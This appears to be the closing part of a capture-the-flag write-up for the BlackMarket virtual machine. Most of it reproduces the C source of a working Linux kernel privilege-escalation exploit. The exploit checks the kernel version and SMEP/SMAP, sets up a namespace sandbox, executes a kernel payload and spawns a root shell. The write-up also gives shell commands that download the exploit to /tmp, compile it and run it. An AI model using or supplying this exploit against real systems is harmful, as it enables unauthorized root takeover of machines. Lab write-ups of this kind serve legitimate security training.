void get_distro_codename(char* output, int max_length) {
	char buffer[LSB_RELEASE_LENGTH];
	int length = read_file("/etc/lsb-release", &buffer[0], LSB_RELEASE_LENGTH);
	if (length == -1) {
		perror("[-] open/read(/etc/lsb-release)");
		exit(EXIT_FAILURE);
	}
	const char *needle = "DISTRIB_CODENAME=";
	int needle_length = strlen(needle);
	char* found = memmem(&buffer[0], length, needle, needle_length);
	if (found == NULL) {
		printf("[-] couldn't find DISTRIB_CODENAME in /etc/lsb-release\n");
		exit(EXIT_FAILURE);
	}
```

```
	int i;
	for (i = 0; found[needle_length + i] != '\n'; i++) {
		assert(i < max_length);
		assert((found - &buffer[0]) + needle_length + i < length);
		output[i] = found[needle_length + i];
	}
}

void get_kernel_version(char* output, int max_length) {
	struct utsname u;
	int rv = uname(&u);
	if (rv != 0) {
		perror("[-] uname())");
		exit(EXIT_FAILURE);
	}
	assert(strlen(u.release) <= max_length);
	strcpy(&output[0], u.release);
}

#define ARRAY_SIZE(x) (sizeof(x) / sizeof((x)[0]))

#define DISTRO_CODENAME_LENGTH 32
#define KERNEL_VERSION_LENGTH 32

void detect_versions() {
	char codename[DISTRO_CODENAME_LENGTH];
	char version[KERNEL_VERSION_LENGTH];

	get_distro_codename(&codename[0], DISTRO_CODENAME_LENGTH);
	get_kernel_version(&version[0], KERNEL_VERSION_LENGTH);

	int i;
	for (i = 0; i < ARRAY_SIZE(kernels); i++) {
		if (strcmp(&codename[0], kernels[i].distro) == 0 &&
		    strcmp(&version[0], kernels[i].version) == 0) {
			printf("[.] kernel version '%s' detected\n", kernels[i].version);
			kernel = i;
			return;
		}
	}

	printf("[-] kernel version not recognized\n");
	exit(EXIT_FAILURE);
}

#define PROC_CPUINFO_LENGTH 4096

// 0 - nothing, 1 - SMEP, 2 - SMAP, 3 - SMEP & SMAP
```

```
int smap_smep_enabled() {
	char buffer[PROC_CPUINFO_LENGTH];
	int length = read_file("/proc/cpuinfo", &buffer[0], PROC_CPUINFO_LENGTH);
	if (length == -1) {
		perror("[-] open/read(/proc/cpuinfo)");
		exit(EXIT_FAILURE);
	}
	int rv = 0;
	char* found = memmem(&buffer[0], length, "smep", 4);
	if (found != NULL)
		rv += 1;
	found = memmem(&buffer[0], length, "smap", 4);
	if (found != NULL)
		rv += 2;
	return rv;
}

void check_smep_smap() {
	int rv = smap_smep_enabled();
	if (rv >= 2) {
		printf("[-] SMAP detected, no bypass available\n");
		exit(EXIT_FAILURE);
	}
#if !ENABLE_SMEP_BYPASS
	if (rv >= 1) {
		printf("[-] SMEP detected, use ENABLE_SMEP_BYPASS\n");
		exit(EXIT_FAILURE);
	}
#endif
}

// * * * * * * * * * * * * * * * * * * Main * * * * * * * * * * * * * * * * * *

static bool write_file(const char* file, const char* what, ...) {
	char buf[1024];
	va_list args;
	va_start(args, what);
	vsnprintf(buf, sizeof(buf), what, args);
	va_end(args);
	buf[sizeof(buf) - 1] = 0;
	int len = strlen(buf);

	int fd = open(file, O_WRONLY | O_CLOEXEC);
	if (fd == -1)
		return false;
	if (write(fd, buf, len) != len) {
		close(fd);
		return false;
```


```
        }
        close(fd);
        return true;
}

void setup_sandbox() {
        int real_uid = getuid();
        int real_gid = getgid();

        if (unshare(CLONE_NEWUSER) != 0) {
                printf("[!] unprivileged user namespaces are not available\n");
                perror("[-] unshare(CLONE_NEWUSER)");
                exit(EXIT_FAILURE);
        }
        if (unshare(CLONE_NEWNET) != 0) {
                perror("[-] unshare(CLONE_NEWUSER)");
                exit(EXIT_FAILURE);
        }

        if (!write_file("/proc/self/setgroups", "deny")) {
                perror("[-] write_file(/proc/self/set_groups)");
                exit(EXIT_FAILURE);
        }
        if (!write_file("/proc/self/uid_map", "0 %d 1\n", real_uid)) {
                perror("[-] write_file(/proc/self/uid_map)");
                exit(EXIT_FAILURE);
        }
        if (!write_file("/proc/self/gid_map", "0 %d 1\n", real_gid)) {
                perror("[-] write_file(/proc/self/gid_map)");
                exit(EXIT_FAILURE);
        }

        cpu_set_t my_set;
        CPU_ZERO(&my_set);
        CPU_SET(0, &my_set);
        if (sched_setaffinity(0, sizeof(my_set), &my_set) != 0) {
                perror("[-] sched_setaffinity()");
                exit(EXIT_FAILURE);
        }

        if (system("/sbin/ifconfig lo mtu 1500") != 0) {
                perror("[-] system(/sbin/ifconfig lo mtu 1500)");
                exit(EXIT_FAILURE);
        }
        if (system("/sbin/ifconfig lo up") != 0) {
                perror("[-] system(/sbin/ifconfig lo up)");
                exit(EXIT_FAILURE);
        }
```


```
}

void exec_shell() {
	char* shell = "/bin/bash";
	char* args[] = {shell, "-i", NULL};
	execve(shell, args, NULL);
}

bool is_root() {
	// We can't simple check uid, since we're running inside a namespace
	// with uid set to 0. Try opening /etc/shadow instead.
	int fd = open("/etc/shadow", O_RDONLY);
	if (fd == -1)
		return false;
	close(fd);
	return true;
}

void check_root() {
	printf("[.] checking if we got root\n");
	if (!is_root()) {
		printf("[-] something went wrong =(\n");
		return;
	}
	printf("[+] got r00t ^_^\n");
	exec_shell();
}

int main(int argc, char** argv) {
	printf("[.] starting\n");

	printf("[.] checking distro and kernel versions\n");
	detect_versions();
	printf("[~] done, versions looks good\n");

	printf("[.] checking SMEP and SMAP\n");
	check_smep_smap();
	printf("[~] done, looks good\n");

	printf("[.] setting up namespace sandbox\n");
	setup_sandbox();
	printf("[~] done, namespace sandbox set up\n");

#if ENABLE_KASLR_BYPASS
	printf("[.] KASLR bypass enabled, getting kernel addr\n");
	KERNEL_BASE = get_kernel_addr();
	printf("[~] done, kernel text:   %lx\n", KERNEL_BASE);
#endif
```

```
        printf("[.] commit_creds:       %lx\n", COMMIT_CREDS);
        printf("[.] prepare_kernel_cred: %lx\n", PREPARE_KERNEL_CRED);

        unsigned long payload = (unsigned long)&get_root;

#if ENABLE_SMEP_BYPASS
        printf("[.] SMEP bypass enabled, mmapping fake stack\n");
        mmap_stack();
        payload = XCHG_EAX_ESP_RET;
        printf("[~] done, fake stack mmapped\n");
#endif

        printf("[.] executing payload %lx\n", payload);
        oob_execute(payload);
        printf("[~] done, should be root now\n");

        check_root();

        return 0;
}
```


It is also confirmed that GCC is install in the box. The exploit code can be download directly for compilation.

```
cd /tmp
wget https://www.exploit-db.com/download/43418.c

gcc 43418.c -o 43418
chmod +x 43418
./43418
```





The “THEEND.txt” file is located at root directory.



Root is dancing!

Final Thought

This Capture the Flag – BlackMarket virtual machine (VM) covers most of the techniques of the web application and network penetration testing. It is very interesting that it is based on the novels – Operation Treadstone. The hints given are clear to follow but it still not very easy to solve the problems. Meanwhile, this VM also requires you have some knowledge of encoding/decoding and HTML programming. It is painful for very beginners indeed. Very enjoyable! Recommend!

-- THE END --